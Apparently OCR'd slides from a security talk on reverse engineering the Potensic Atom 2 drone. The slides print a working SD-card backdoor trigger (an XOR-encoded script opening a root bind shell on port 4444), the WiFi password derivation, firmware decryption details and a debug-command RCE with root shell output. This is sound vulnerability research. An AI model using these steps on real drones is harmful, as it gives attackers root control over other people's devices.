
=> we need to do classic reverse engineering using Ghidra / IDA / …



# Reverse engineering custom binaries

A first look at main_app

Looking for interesting strings is usually a good starting point.



| ... | Loca... | Label | Code Unit | String View |
|---|---|---|---|---|
| | 007cf4c1 | DAT_007cf4... | ?? 50h P | "Potensic ATOM 2" |
| A | 007cf563 | s_Potensic_... | ds "Potensic" | "Potensic" |
| A | 007d14a0 | s_Potensic_... | ds "Potensic VIDEO" | "Potensic VIDEO" |
| A | 007d14c3 | s_Potensic_... | ds "Potensic AUDIO" | "Potensic AUDIO" |
| A | 007d14e6 | s_Potensic_... | ds "Potensic MetaData" | "Potensic MetaData" |
| A | 007d7fd6 | s_/app/sd/po... | ds "/app/sd/potensic/setu... | "/app/sd/potensic/setup.sh" |
| A | 007d7ff0 | s_authorize... | ds "authorized ~_~ by pot... | "authorized ~_~ by potensic ~_~" |
| A | 007d803d | s_/app/sd/po... | ds "/app/sd/potensic_repa... | "/app/sd/potensic_repair_tool" |
| A | 007d805a | s_authorize... | ds "authorized by potensic" | "authorized by potensic" |
| A | 007e0761 | s_login_pot... | ds "login potensic" | "login potensic" |
| A | 007e0e64 | s_Potensic_... | ds "Potensic %s" | "Potensic %s" |
| A | 00893578 | s_drone-Pot... | ds "drone-Potensic" | "drone-Potensic" |
| A | 00893588 | s_http://www... | ds "http://www.ipotensic.... | "http://www.ipotensic.com/drone/1.0/" |

Hmm, something about a shell script on the SD card. Interesting...

# Finding manufacturer debug functionality

A backdoor script on the SD card

- main_app looks for a file called potensic_repair_tool on the SD card
- Then XOR-decrypts that file with key 0x55 and saves the output in /dev/script.sh
- If script.sh contains “authorized by potensic”, then it is executed

```
16  strcpy(dev_script, "/dev/script.sh");
17  strcpy(repair_tool_path, "/app/sd/potensic_repair_tool");
18  strcpy(authorized_keys, "authorized by potensic");
19  dev_script_invoke[0] = 0LL;
20  dev_script_invoke[1] = 0LL;
21  memset(s, 0, 0xF0uLL);
22  repair_tool_readfd = fopen(repair_tool_path, "r");
23  if ( !repair_tool_readfd )
24    return &_stack_chk_guard;
25  repair_tool_readfd_1 = repair_tool_readfd;
26  dev_write_fd = fopen(dev_script, "w");
27  if ( dev_write_fd )
28  {
29    while ( 1 )
30    {
31      v3 = fread(ptr, 1uLL, 256uLL, repair_tool_readfd_1);
32      if ( v3 <= 0 )
33        break;
34      v5 = ptr;
35      for ( i = 0; i != v3; ++i )
36        *v5++ ^= 0x55u;
37      fwrite(ptr, 1uLL, v3, dev_write_fd);
38    }
```

XOR \o/


```
snprintf(
  (char *)dev_script_invoke,
  0x100uLL,
  "[ -f %s ] && grep '%s' %s && sh %s&",
  dev_script,
  authorized_keys,
  dev_script,
  dev_script);
ss_system((__int64)dev_script_invoke);
remove(repair_tool_path);
```

Check String & Exec


# Getting into the drone's WiFi network

## Establishing network access

Starting SmartTransfer will activate the drone's WiFi network




Broadcasts SSID, but password is unknown…



# Getting into the drone's WiFi network


## Reverse-engineering the WiFi password generation

We have the firmware dump and the wifi password *must* either be

- saved on disk or
- generated dynamically

We can reverse engineer both approaches.

In this case, it is generated dynamically.




# Getting into the drone's WiFi network


## Reverse-engineering the WiFi password generation

Well, turns out:

- SSID suffix = last 4 characters of serial number
- WiFi password = hex encoding of last 4 characters of serial number

=> WiFi password = hex encode the SSID suffix



# Activating WiFi without the app

## Triggering WiFi mode via BLE

Turns out the app just sends a BLE command to the drone to activate WiFi mode.

We can recreate that on our laptop!

```
Potensic BLE → Wi-Fi
SmartTransfer bring-up (no RC)

➜ Phone id   YYYYYYYYYYYYYYYY
➜ Wi-Fi band 2.4 GHz  (mode 1)
→ Scanning for BLE devices (12s)…
→ Using Atom2_X43Y  DD:35:56:29:0A:7D
✔ Connected over BLE
→ Sending start-Wi-Fi request…
→ Waiting for ACK…

✔ Drone accepted request  →  Wi-Fi coming up (2.4 GHz)
➜ Look for SSID  Atom2_X43Y
➜ Wi-Fi password 58343359
```


# Activating WiFi without the app

Triggering WiFi mode via BLE

However, the BLE command requires specifying a 16-byte phone ID.

The drone only accepts known IDs.

Adding a new ID requires pressing the physical button on the drone.




=> At the moment, we require physical access to the drone to get into its WiFi network...

# Getting a root shell on the live drone


## Opening a TCP port to /bin/sh on the drone

script.sh

```
#!/bin/sh
# authorized by potensic
/usr/bin/tcpsvd 0.0.0.0 4444 /bin/sh &
```

build_potensic_repair_tool

```
#!/usr/bin/env python3
data = open("script.sh", "rb").read()

xored_data = b""

for i in range(0, len(data)):
    xored_data += bytes([data[i] ^ 0x55])

open("potensic_repair_tool", "wb").write(xored_data)
```




```
> nc 192.168.29.1 4444
id
uid=0(root) gid=0
pwd
/app/bin
ls -lah
total 21M
drwxr-x---    3 root     0          1.4K Apr  1  2025 .
drwxr-x---   15 root     0          2.3K Apr  1  2025 ..
-rwxr-x---    1 root     0        143.7K Apr  1  2025 ar_daemon
-rwxr-x---    1 root     0         34.6K Apr  1  2025 cmd_dbg
-rwxr-x---    1 root     0        167.9K Apr  1  2025 daemon
-rwxr-x---    1 root     0        162.6K Apr  1  2025 data_acquirer
-rwxr-x---    1 root     0          5.3M Apr  1  2025 hostapd
-rwxr-x---    1 root     0         42.3K Apr  1  2025 image_trans_logger
-rwxr-x---    1 root     0         30.2K Apr  1  2025 log_manager
-rwxr-x---    1 root     0          9.3M Apr  1  2025 main_app
-rwxr-x---    1 root     0          3.1M Apr  1  2025 nginx
-rwxr-x---    1 root     0        415.7K Apr  1  2025 optical_flow
-rwxr-x---    1 root     0        599.7K Apr  1  2025 plane_vio
-rwxr-x---    1 root     0          1.1M Apr  1  2025 quick_shot
drwxr-x---    3 root     0           296 Apr  1  2025 res
-rwxr-x---    1 root     0        138.4K Apr  1  2025 rtwpriv
lrwxrwxrwx    1 root     0             5 Apr  1  2025 sd -> ../sd
-rwxr-x---    1 root     0        701.8K Apr  1  2025 stitcher
-rwxr-x---    1 root     0          9.7K Apr  1  2025 svb_check
-rwxr-x---    1 root     0         46.4K Apr  1  2025 system_monitor
-rwxr-x---    1 root     0        157.7K Apr  1  2025 ubiformat
```

Nd Neodyme


04

# Getting fresh firmware images

# Download firmware updates

Firmware updates available in the app

Firmware updates can be downloaded through the app.




=> We can intercept those requests and downloads
=> We can also reverse-engineer the downloaded app

# Detour: Android Reverse Engineering

## Intercepting HTTP traffic

Intercepting HTTP traffic on Android can be quite tricky.

General man-in-the-middle setup is easy:

- Launch a HTTP proxy like ZAP, Burp, Caido, …
- Route Android device's traffic through that proxy (network layout, reverse tethering, …)

# Detour: Android Reverse Engineering

## Intercepting HTTP traffic

The problem is getting TLS to work.

- Import Proxy CA Cert into Android's user certificates
  - Many apps don't use user certificates
  - => Use XPosed modules or similar to patch system certificates
  - Many apps *also* don't use system certificates (certificate pinning)
  - Android changes system certificate layout every few versions
- Patch app to disable TLS errors (custom apk or Frida)
  - Add proxy CA cert to app's own certificate store
  - Disable TLS verification entirely
  - Some apps have anti-debugging / -modding measures

# Detour: Android Reverse Engineering

## Intercepting HTTP traffic

=> Try getting an old Android version and accept that you will struggle.
We used a Google Pixel 4a and the AlwaysTrustUserCerts Magisk module.

=> Corellium also supports interception that works surprisingly often

# Detour: Android Reverse Engineering

## Reverse-engineering APKs

Most Android apps are Java.

APKs are just zip files with compiled Java and some metadata.

=> Can unpack and decompile to fairly readable Java code.

```
21  public final class AESUtil {
22      public static final AESUtil INSTANCE = new AESUtil();
23      /** Hardcoded app API key (ASCII hex string used as raw AES-128 key material). */
24      public static final String KEY = "be0343d[redacted]";
25
26      /**
27       * Decrypt. Obfuscated name: c(data, key)
28       * Input: base64( u32be(ivLen) || iv || ciphertext||tag )
29       */
30      public static final String decrypt(String data, String key) {
31          if (TextUtils.isEmpty(data)) {
32              return "";
33          }
34          try {
35              Cipher cipher = Cipher.getInstance("AES/GCM/NoPadding");
36              SecretKeySpec keySpec =
37                      new SecretKeySpec(key.getBytes(StandardCharsets.UTF_8), "AES");
38              ByteBuffer buf = ByteBuffer.wrap(base64Decode(data));
39              int ivLen = buf.getInt();
40              byte[] iv = new byte[ivLen];
41              buf.get(iv);
42              byte[] cipherText = new byte[buf.remaining()];
```

# Download firmware updates

Understanding the firmware download endpoints

1. Login to https://atom-server.potensic.com/atom/client/user/login
   - Request body encrypted with AES-128-GCM
     key be0343d[...]
   - Response also encrypted with same key

2. Send version request to /atom/client/ota/upgrade
   - Specify outdated version to get the current one
   - Must send drone serial number and remote control serial number

3. Get firmware download links 🎉

# Download firmware updates

## Getting the download URLs from the backend


```
"flightPkg": {
    "name": "FLIGHT",
    "pushId": 2048674526461288449,
    "isForce": true,
    "version": "V025",
    "downloadUrl": "https://frphodrinhjk.objectstorage.eu-frankfurt-1.oci.customer-oci.com/p/XXqRmDDnB1eSu8guw
com-de/o/firmware/atom2_v025.01_20260423_1777274533784.bin?cdn=cdn",
    "md5": "b62710a3e71e0310fd93095zb95f8d7",
    "content": "1. AR-RTH-Funktionalit\u00e4t hinzugef\u00fcgt.\n2. Weitere bekannte Probleme optimiert.",
    "fileName": "atom2_v025.01_20260423_1777274533784.bin",
    "fileSize": 82460382
},
"rcPkg": {
    "name": "RC",
    "pushId": 2048674526461288449,
    "isForce": true,
    "version": "V019",
    "downloadUrl": "https://frphodrinhjk.objectstorage.eu-frankfurt-1.oci.customer-oci.com/p/XXqRmDDnB1eSu8guw
com-de/o/firmware/atom2rc_v019.01_20260423_1776997139403.bin?cdn=cdn",
    "md5": "4cae38df1a5d2976iea8c1a3be7467ce",
    "content": "1. Behebung bekannter Probleme.",
    "fileName": "atom2rc_v019.01_20260423_1776997139403.bin",
    "fileSize": 1010132
}
```



Drone

Remote Control

# Understanding firmware unpacking and decryption

## Looking at the update file structure


Both update files contain multiple modules, each referenced at the start of the file.



# Understanding firmware unpacking and decryption

## Looking at the update file structure

After the header, the encrypted modules start.



# Understanding firmware unpacking and decryption

Reverse-engineering firmware decryption

```
__int64 big_pack_upgrade_init_cipher()
{
key[0] = 0x1000000000LL;
key[1] = (__int64)a[redacted];
key[2] = 0LL;
ss_mpi_klad_set_clear_key((void *)crypto_handle, key);
(_QWORD *)&symc_ctrl.symc_alg = 0x100000001LL;// CRYPTO_SYMC_ALG_AES, CRYPTO_SYMC_WORK_MODE_CBC
symc_ctrl.key_parity = CRYPTO_SYMC_KEY_EVEN;
symc_ctrl.iv_change_flag = CRYPTO_SYMC_IV_DO_NOT_CHANGE;
symc_ctrl.symc_bit_width = CRYPTO_SYMC_BIT_WIDTH_128BIT;
*(&symc_ctrl.iv_length + 1) = 0;
symc_ctrl.param = 0LL;
symc_ctrl.iv_length = 16;
symc_ctrl.symc_key_length = CRYPTO_SYMC_KEY_128BIT;
qmemcpy(symc_ctrl.iv, "hi,deepsea tech!", sizeof(symc_ctrl.iv));
unify_uapi_cipher_symc_decrypt_0((void *)(unsigned int)symc_handle, &symc_ctrl, v12, v13, v14);
```

Key

AES-CBC

IV = hi,deepsea tech!

# Decrypting the firmware update

## Decrypted firmware modules

Whoo, decrypted firmware modules!

```
> ll decrypted/atom2_v025.01_20260423_1777274533784/
total 158M
drwxr-xr-x 2 user user 4.0K Sep  9 19:23 .
drwxr-xr-x 4 user user 4.0K Sep  9 19:23 ..
-rw-r--r-- 1 user user  24K Sep  9 19:23 bms_device_bt02a_v1.5.5_20250403.bin
-rw-r--r-- 1 user user  24K Sep  9 19:23 bms_device_bt02a_v1.5.5_20250403.bin_enc
-rw-r--r-- 1 user user  24K Sep  9 19:23 bms_device_bt02b_v1.3.4_20250403.bin
-rw-r--r-- 1 user user  24K Sep  9 19:23 bms_device_bt02b_v1.3.4_20250403.bin_enc
-rw-r--r-- 1 user user  35K Sep  9 19:23 bms_device_bt02c_v2.0.6_20250403.bin
-rw-r--r-- 1 user user  35K Sep  9 19:23 bms_device_bt02c_v2.0.6_20250403.bin_enc
-rw-r--r-- 1 user user  35K Sep  9 19:23 bms_device_bt02d_v3.1.0_20250918.bin
-rw-r--r-- 1 user user  35K Sep  9 19:23 bms_device_bt02d_v3.1.0_20250918.bin_enc
-rw-r--r-- 1 user user  36K Sep  9 19:23 bms_device_bt02e_v4.0.6_20250902.bin
-rw-r--r-- 1 user user  36K Sep  9 19:23 bms_device_bt02e_v4.0.6_20250902.bin_enc
-rw-r--r-- 1 user user  24K Sep  9 19:23 bms_device_bt02f_v5.0.6_20250403.bin
-rw-r--r-- 1 user user  24K Sep  9 19:23 bms_device_bt02f_v5.0.6_20250403.bin_enc
-rw-r--r-- 1 user user  36K Sep  9 19:23 bms_device_bt02g_v6.0.4_20250902.bin
-rw-r--r-- 1 user user  36K Sep  9 19:23 bms_device_bt02g_v6.0.4_20250902.bin_enc
-rw-r--r-- 1 user user  78M Sep  9 19:23 cam_atom2_v8.12.24_20260420.appsw
-rw-r--r-- 1 user user  78M Sep  9 19:23 cam_atom2_v8.12.24_20260420.appsw_encryp
-rw-r--r-- 1 user user  24K Sep  9 19:23 esc_device_lk074_v2.0.10_20260327.bin
```

This module contains the root file system

Nd Neodyme

05

# Finding actual vulnerabilities

# Understanding the RF protocol

Reverse-engineering command handlers in the main_app

All RF protocol commands start with a single command identifier byte.

The drone software defines quite a few different commands

- 89: get_file_list_v2
- 103: tracking_start
- 111: app_debug_cmd
- 214: poweroff_uav


```
void *(__fastcall *sub_E7850())(__int64 a1)
{
  _QWORD *v0; // x3
  void *(__fastcall *result)(__int64); // x0

  sub_121D7C((__int64)&unk_972F88, 0LL);
  sub_121D7C((__int64)&unk_972EB8, 0LL);
  sem_init(&stru_972FD8, 0, 0);
  are_handler_inited = 1;
  v0 = memset(cmd_handlers, 0, sizeof(cmd_handlers));
  v0[1] = handler_get_all_parameters;
  v0[2] = sub_E108C;
  v0[3] = handler_set_mode;
  v0[4] = handler_get_device_info;
  v0[5] = sub_FB944;
  v0[6] = handler_get_record_res_info;
  v0[7] = handler_set_current_record_res;
  v0[8] = handler_get_photo_size_info;
  v0[9] = handler_set_current_photo_size;
  v0[10] = sub_E1354;
  v0[11] = sub_E1400;
  v0[12] = handler_set_ev;
  v0[13] = handler_get_record_max_zoom;
  v0[14] = handler_get_photo_max_zoom;
  v0[15] = handler_get_digital_zoom;
  v0[16] = handler_set_digital_zoom;
  v0[17] = sub_E1580;
  v0[18] = handler_set_record_split_time;
  v0[19] = handler_get_photo_format;
  v0[20] = handler_set_photo_format;
```

# Understanding the RF protocol

Investigating app_debug_cmd

app_debug_cmd (111) has several subcommands.

Subcommand 255 just straight-up executes the payload with SS_System



```
void *__fastcall handler_app_debug_cmd(__int64 a1)
{
// ...
  if ( v2 == 255 )
  {
    log_0(4u, "datatransfer", "handler_app_debug_cmd", 0xC9u, "APP debug system cmd: %s\n", command_to_execute);
    SS_System((__int64)command_to_execute);
  }
```

# Sending the RCE command to the drone

## Two approaches

There are two ways the drone accepts RF protocol commands

- Via port 8889 on its WiFi network
  - Requires WiFi to be on (landed + activated via BLE)
- Via the remote control
  - In-flight but requires a paired remote control

# Sending the RCE command to the drone

Via WiFi

The WiFi approach is rather easy to implement.

Just write a Python script on our laptop that sends a correctly formatted RF protocol command to the drone's port 8889.


```
bluetooth@tim-neodyme-laptop ~/potensic> python wifi_bind_shell.py

  Potensic Wi-Fi → bind shell
  debug cmd 111 / 0xFF → SS_System

➜  Target  192.168.29.1:8889
➜  Payload /usr/bin/tcpsvd 0.0.0.0 4444 /bin/sh &
→  Sending RCE…
✔  Packet sent
➜  Connect with  nc 192.168.29.1 4444

bluetooth@tim-neodyme-laptop ~/potensic> nc 192.168.29.1 4444
id
uid=0(root) gid=0
pwd
/app/bin
ls -lah
total 21M
drwxr-x---    3 root     0           1.4K Apr  1 12:11 .
